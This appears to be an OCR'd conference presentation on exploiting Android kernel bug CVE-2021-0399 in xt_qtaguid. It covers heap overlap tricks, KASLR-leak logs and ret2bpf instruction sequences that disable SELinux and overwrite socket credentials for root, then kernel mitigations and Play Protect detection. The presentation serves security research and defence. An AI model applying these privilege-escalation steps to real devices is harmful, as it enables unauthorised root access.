
```
➜  xt_qtaguid adb shell
adb server is out of date.  killing...
* daemon started successfully *
generic_x86_64:/ $ getenforce
Permissive
generic_x86_64:/ $
```


Step 3 - Rooting (controlling seq_operations)

- Primitive: Overwriting seq_operations
  - write(fd, &offset, sizeof(offset) will overwrite seq_operations
  - Overwrite **cpuinfo_op** to **consoles_op**, so we can find the file descriptor of the overlapped seq_file
- Overwrite seq_operations to a leaked heap address




```
[*ICEBEAR] ./poc.c:910 Checking cpuinfo_fds...
[+ICEBEAR] ./poc.c:756 ttyS0                -W- (EC p a)    4:64
netcon0              -W- (E      )
pstore-1             -W- (E   p a)

[!ICEBEAR] ./poc.c:915 cpuinfo_fds[2909]=7898 is the king!
[+ICEBEAR] ./poc.c:927 Checking cpuinfo_fds is done...
```






Step 3 - Rooting (overwriting addr_limit?)

- Because of two overlapped seq_file, you may control first 64 bytes of the seq_file overlapped with the eventfd by another heap spray
- Old trick: ROP on kernel_getsockopt
    - Unfortunately it doesn’t work on 4.14 arm64
        - addr_limit_user_check is against tampering addr_limit
        - CONFIG_ARM64_UAO(enabled by default in 4.14) is against tampering addr_limit




```
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0xffffffff80202037      235             if (CHECK_DATA_CORRUPTION(!segment_eq(get_fs(), USER
_DS),
gdb-peda$ bt
#0  0xffffffff80202037 in addr_limit_user_check () at ./include/linux/syscalls.h:235
#1  prepare_exit_to_usermode (regs=<optimized out>) at arch/x86/entry/common.c:189
#2  syscall_return_slowpath (regs=<optimized out>) at arch/x86/entry/common.c:270
#3  do_syscall_64 (regs=0xffffc900021abf58) at arch/x86/entry/common.c:297
#4  0xffffffff80c00081 in entry_SYSCALL_64 () at arch/x86/entry/entry_64.S:233
#5  0x0000000000000004 in irq_stack_union ()
#6  0x0000000000000000 in ?? ()
gdb-peda$
```



```
int kernel_getsockopt(struct socket *sock, int level, int optname,
                        char *optval, int *optlen)
{
        mm_segment_t oldfs = get_fs();
        char __user *uoptval;
        int __user *uoptlen;
        int err;

        uoptval = (char __user __force *) optval;
        uoptlen = (int __user __force *) optlen;

        set_fs(KERNEL_DS);
        if (level == SOL_SOCKET)
                err = sock_getsockopt(sock, level, optname, uoptval, uoptlen);
        else
                err = sock->ops->getsockopt(sock, level, optname, uoptval,
                                            uoptlen);
        set_fs(oldfs);
        return err;
}
```

Step 3 - Rooting (the ultimate ROP)

- As mentioned by Project Zero blog post “an ios hacker tries android”, Jann Horn recommends using ___bpf_prog_run for building ROP gadget
- Invoke arbitrary bpf instructions without verification
  - ○ Arbitrary kernel R&W primitive
  - ○ Turn off kptr_restrict & SELINUX
- Example for turning off SELINUX
  - ○ BPF_LD_IMM64(BPF_REG_2, selinux_enforcing_addr)
  - ○ BPF_MOV64_IMM(BPF_REG_0, 0)
  - ○ BPF_ST_MEM(BPF_DW, BPF_REG_2, BPF_REG_0, 0x0)
  - ○ BPF_EXIT_INSN()




```
/* we need at least one record in buffer */
pos = m->index;
p = m->op->start(m, &pos);
while (1) {
        err = PTR_ERR(p);
        if (!p || IS_ERR(p))
                break;
        err = m->op->show(m, p);
        if (err < 0)
                break;
        if (unlikely(err))
                m->count = 0;
        if (unlikely(!m->count)) {
                p = m->op->next(m, p, &pos);
                m->index = pos;
                continue;
        }
        if (m->count < m->size)
                goto Fill;
        m->op->stop(m, p);
        kvfree(m->buf);
        m->count = 0;
        m->buf = seq_buf_alloc(m->size <<= 1);
        if (!m->buf)
                goto Enomem;
        m->version = 0;
        pos = m->index;
        p = m->op->start(m, &pos);
}
m->op->stop(m, p);
m->count = 0;
goto Done;
```

Step 3 - Rooting (root shell)

- Once kptr_restrict is turned off, we can get a leaked sock address
- Hammer sock->sk_peer_cred with BPF instructions in a leaked kmalloc-128 object:
  - BPF_LD_IMM64(BPF_REG_2, sk_addr)
  - BPF_LDX_MEM(BPF_DW, BPF_REG_3, BPF_REG_2, 568)
  - BPF_MOV64_IMM(BPF_REG_0, 0x0)
  - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 4)
  - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 12)
  - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 20)
  - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 28)
  - BPF_MOV64_IMM(BPF_REG_0, -1)
  - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 40)
  - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 48)
  - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 56)
  - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 64)
  - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 72)
  - BPF_EXIT_INSN()
- Are there other ways to do exploit? *Yes*

PoC Demo

- PWN Mi9 device in less than 10 seconds!




```
[*ICEBEAR] ./poc.c:448 Cleanup done, calculate ASLR now
[+ICEBEAR] ./poc.c:460 KASLR leak: 0xffffff9b28801db8
[!ICEBEAR] ./poc.c:462 KASLR base: 0xffffff9b27480000
[*ICEBEAR] ./poc.c:1210 OK ... Time for fun!
[*ICEBEAR] ./eventfd.c:124 spawn_eventfd_threads: stage = 2
[+ICEBEAR] ./poc.c:837 /dev/xt_qtaguid is (re)opened.
[*ICEBEAR] ./utility.c:51 Sending command 't 38 13117684648677212l6 2000'
[*ICEBEAR] ./utility.c:51 Sending command 't 40 1311768464867721216 2000'
[+ICEBEAR] ./poc.c:845 Add new fengshui
[*ICEBEAR] ./poc.c:846 Next step for object leak ...
[*ICEBEAR] ./utility.c:51 Sending command 't 42 12837657247744 2000'
[*ICEBEAR] ./poc.c:141 Child needs to do some fengshui work ...
[*ICEBEAR] ./utility.c:114 Cool down cpu for 4 mseconds ...
[*ICEBEAR] ./utility.c:51 Sending command 'u 42'
[*ICEBEAR] ./poc.c:187 child calls untag (kfree sock_tag).
[+ICEBEAR] ./poc.c:188 child exits now.
[*ICEBEAR] ./eventfd.c:119 All spray threads(eventfd) are done  ...
[*ICEBEAR] ./poc.c:698 Eventfd should hold the UAF object ...
[*ICEBEAR] ./utility.c:114 Cool down cpu for 5 mseconds ...
[*ICEBEAR] ./utility.c:51 Sending command 'u 40'
[*ICEBEAR] ./poc.c:709 Untagging the socket is done.
[*ICEBEAR] ./utility.c:114 Cool down cpu for 5 mseconds ...
[*ICEBEAR] ./poc.c:715 Try heap leak ...
[*ICEBEAR] ./eventfd.c:119 All spray threads(eventfd) are done  ...
[-ICEBEAR] line ./poc.c:720 Fail to leak the heap address.
[*ICEBEAR] ./eventfd.c:124 spawn_eventfd_threads: stage = 3
[+ICEBEAR] ./poc.c:837 /dev/xt_qtaguid is (re)opened.
[*ICEBEAR] ./utility.c:51 Sending command 't 1068 1311768464867721216 2000'
[*ICEBEAR] ./utility.c:51 Sending command 't 1070 1311768464867721216 2000'
[+ICEBEAR] ./poc.c:845 Add new fengshui
[*ICEBEAR] ./poc.c:846 Next step for object leak ...
[*ICEBEAR] ./utility.c:51 Sending command 't 1072 12837657247744 2000'
[*ICEBEAR] ./poc.c:141 Child needs to do some fengshui work ...
[*ICEBEAR] ./utility.c:114 Cool down cpu for 4 mseconds ...
[*ICEBEAR] ./utility.c:51 Sending command 'u 1072'
[*ICEBEAR] ./poc.c:187 child calls untag (kfree sock_tag).
[+ICEBEAR] ./poc.c:188 child exits now.
[*ICEBEAR] ./eventfd.c:119 All spray threads(eventfd) are done  ...
[*ICEBEAR] ./poc.c:698 Eventfd should hold the UAF object ...
[*ICEBEAR] ./utility.c:114 Cool down cpu for 5 mseconds ...
[*ICEBEAR] ./utility.c:51 Sending command 'u 1070'
[*ICEBEAR] ./poc.c:709 Untagging the socket is done.
[*ICEBEAR] ./utility.c:114 Cool down cpu for 5 mseconds ...
[*ICEBEAR] ./poc.c:715 Try heap leak ...
[*ICEBEAR] ./eventfd.c:119 All spray threads(eventfd) are done  ...
[-ICEBEAR] line ./poc.c:720 Fail to leak the heap address.
[*ICEBEAR] ./eventfd.c:124 spawn_eventfd_threads: stage = 4
[+ICEBEAR] ./poc.c:837 /dev/xt_qtaguid is (re)opened.
[*ICEBEAR] ./utility.c:51 Sending command 't 2098 1311768464867721216 2000'
[*ICEBEAR] ./utility.c:51 Sending command 't 2100 1311768464867721216 2000'
[+ICEBEAR] ./poc.c:845 Add new fengshui
[*ICEBEAR] ./poc.c:846 Next step for object leak ...
[*ICEBEAR] ./utility.c:51 Sending command 't 2102 12837657247744 2000'
[*ICEBEAR] ./poc.c:141 Child needs to do some fengshui work ...
[*ICEBEAR] ./utility.c:114 Cool down cpu for 4 mseconds ...
[*ICEBEAR] ./utility.c:51 Sending command 'u 2102'
[*ICEBEAR] ./poc.c:187 child calls untag (kfree sock_tag).
[+ICEBEAR] ./poc.c:188 child exits now.
```


```
Done.
Written 3074261 bytes
(3074261 of which were video data and 0 audio data)

Cleanning up cache ...
Done!!!
Goodbye!

┌──(kali㉿kali)-[~/Desktop]
└─$ recordmydesktop --s_quality=10 --no-sound --delay=2 -o pwn.ogv --overwrite
Initial recording window is set to:
X:0   Y:0    Width:1680    Height:1050
Adjusted recording window is set to:
X:0   Y:4    Width:1680    Height:1040
Your window manager appears to be Xfwm4


Detected compositing window manager.
Reverting to full screen capture at every frame.
To disable this check run with --no-wm-check
(though that is not advised, since it will probably produce faulty results).

Initializing ...
Will sleep for 2 seconds now.
Capturing!
```

CVE-2021-0695

- CVE-2021-0695: discovered when writing CVE-2021-0399 PoC
- A race condition in xt_qtaguid.c



cpu0	cpu1
if_tag_stat_update start	
get_sock_stat start	
spin_lock_bh(&sock_tag_list_lock)	
sock_tag_entry = get_sock_stat_nl(sk)	
spin_unlock_bh(&sock_tag_list_lock);	
	ctrl_cmd_delete start
	spin_lock_bh(&sock_tag_list_lock)
	move st_entry to st_to_free_tree
	spin_unlock_bh(&sock_tag_list_lock)
	sock_tag_tree_erase start
	kfree(st_entry)
tag = sock_tag_entry->tag; <- UAF!	



```
@@ -1313,12 +1301,15 @@
          * Look for a tagged sock.
          * It will have an acct_uid.
          */
-        sock_tag_entry = get_sock_stat(sk);
+        spin_lock_bh(&sock_tag_list_lock);
+        sock_tag_entry = sk ? get_sock_stat_nl(sk) : NULL;
         if (sock_tag_entry) {
                 tag = sock_tag_entry->tag;
                 acct_tag = get_atag_from_tag(tag);
                 uid_tag = get_utag_from_tag(tag);
-        } else {
+        }
+        spin_unlock_bh(&sock_tag_list_lock);
+        if (!sock_tag_entry) {
                 acct_tag = make_atag_from_value(0);
                 tag = combine_atag_with_uid(acct_tag, uid);
                 uid_tag = make_tag_from_uid(uid);
```

- An unprivileged application may talk to NetworkStatsManager in a very “unconventional” way and leak kernel information…


Summarization for Exploiting CVE-2021-0399

- Get a special double free primitive
- Overlap eventfd_ctx & seq_file structures
  - Hijack the control flow by crafting seq_operations by **writing** to the eventfd file descriptor.
  - Leak kernel information by **reading** from the eventfd file descriptor.
- If CONFIG_ARM64_UAO is enabled (since 4.9, default on 4.14)
  - Ret2bpf *might* be your new friends :)
- Now, please welcome Richard Neal for the rest of the presentation about defensive side.

Detecting & Mitigating Exploitation

CONFIG_SLAB_FREELIST_HARDENED

- Freelist is encrypted -> __rb_parent_color becomes invalid
- signalfd(-1, &sigmask, 0x0)
  - sigmask = ~head_address
  - signalfd_ctx->sigmask = head_addr | 0x40100
- MCAST_JOIN_GROUP may also work for similar scenarios (CVE-2017-8890)



proc_qtu_data
struct rb_node
pid_t = 0x101
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list.next
struct list_head sock_tag_list.prev
sock_tag
signalfd
head_addr | 0x40100
rb_right = NULL
rb_left = head_addr + 0x10
sock* = head_addr
list_head.next = obj_D_addr
list_head.prev = head_addr
pid_t pid
tag_t tag = E
sock_tag
signalfd
head_addr | 0x40100
rb_right = NULL
rb_left = head_addr + 0x10
sock* = head_addr+1
list_head.next = head_addr
list_head.prev = head_addr
pid_t pid
tag_t tag = F

Bypassed with signalfd

KFENCE

- KFENCE is a low-overhead sampling-based memory safety error detector of heap use-after-free, invalid-free, and out-of-bounds access errors.
- KFENCE hooks to the SLAB and SLUB allocators.
- Compared to KASAN, KFENCE trades performance for precision.
  - Guarded allocations are set up based on a sample interval


CONFIG_ARM64_UAO

- Kernel memory access technique
  - Overwrite addr_limit
  - Use pipes to read/write kernel memory
- ARMv8.2-A User Access Override
  - Changes behaviour of LDTR and STTR above EL0
  - Allows Privileged Access Never (PAN) to be enabled all the time


Bypassed with return2bpf

seq_file Isolation


- Give seq_file a dedicated cache



```
@@ -1106,3 +1109,8 @@
        return NULL;
 }
 EXPORT_SYMBOL(seq_hlist_next_percpu);
+
+void __init seq_file_init(void)
+{
+       seq_file_cache = KMEM_CACHE(seq_file, SLAB_PANIC);
+}
```




```
@@ -366,7 +369,7 @@
 {
        struct seq_file *m = file->private_data;
        kvfree(m->buf);
-       kfree(m);
+       kmem_cache_free(seq_file_cache, m);
        return 0;
 }
 EXPORT_SYMBOL(seq_release);
```



```
+static struct kmem_cache *seq_file_cache __ro_after_init;
+
 static void seq_set_overflow(struct seq_file *m)
 {
        m->count = m->size;
@@ -51,7 +54,7 @@

        WARN_ON(file->private_data);

-       p = kzalloc(sizeof(*p), GFP_KERNEL);
+       p = kmem_cache_zalloc(seq_file_cache, GFP_KERNEL);
        if (!p)
                return -ENOMEM;
```

Kernel Control Flow Integrity

- Blocks attackers from redirecting the flow of execution
- Available from 2018 in Android kernel 4.9 and above
  - Uses LTO and CFI from clang
- Relevant change in *seq_read*:



```
show = private_data->op->show;
if ( __ROR8__((char *)show - (char *)_typeid__ZTSFiP8seq_filePvE_global_addr, 2) >= 0x184uLL )
    _cfi_slowpath(0x5233D5BC7887AE44uLL, private_data->op->show, 0LL);
v31 = show(private_data, (void *)v34);
```

- Detects the modified *show* pointer -> panic()

CONFIG_BPF_JIT_ALWAYS_ON

- Required for Android but not on ARM32
- BPF must use JIT
  - No interpreter
  - ___*bpf_prog_run* is not compiled, cannot be called

CONFIG_DEBUG_LIST


- Now required for Android (recommended by Maddie from P0)
- *__list_add_valid* and *__list_del_entry_valid* check link pointers:

```
bool __list_add_valid(struct list_head *new, struct list_head *prev, struct list_head *next) {
        if (CHECK_DATA_CORRUPTION(next->prev != prev,
                     "list_add corruption. next->prev should be prev (%px), but was %px. (next=%px)\n",
                     prev, next->prev, next) ||
            CHECK_DATA_CORRUPTION(prev->next != next,
                     "list_add corruption. prev->next should be next (%px), but was %px. (prev=%px)\n",
                     next, prev->next, prev) ||
            CHECK_DATA_CORRUPTION(new == prev || new == next,
                     "list_add double add: new=%px, prev=%px, next=%px\n",
                     new, prev, next))
               return false;

        return true;
}
```

Detect Exploits at Scale

On-Device Protection

- Application verifier
- Similarity analysis against known-bad APKs
- Detection rules
- Advanced Protection


12:02

Monday, Jul 6 17°C

Blocked by Play Protect

Testing App


This app may be harmful

Details

Even if you have heard of this app or the app developer, it's still dangerous to install an app from an untrusted source. Learn more

Install anyway (unsafe)

OK


12:30

Play Protect

Your device may be at risk

1 privacy warning

Privacy warning

Testing app


The app was removed from Google Play because it can access personal information in call logs or text messages

Uninstall   Keep app

Recently scanned apps

+53 more

Apps scanned at 3:41 PM


12:30

Play Protect

No problems found

Play Protect scanned at 5:30 PM

Scan

Recently scanned apps

+53 more

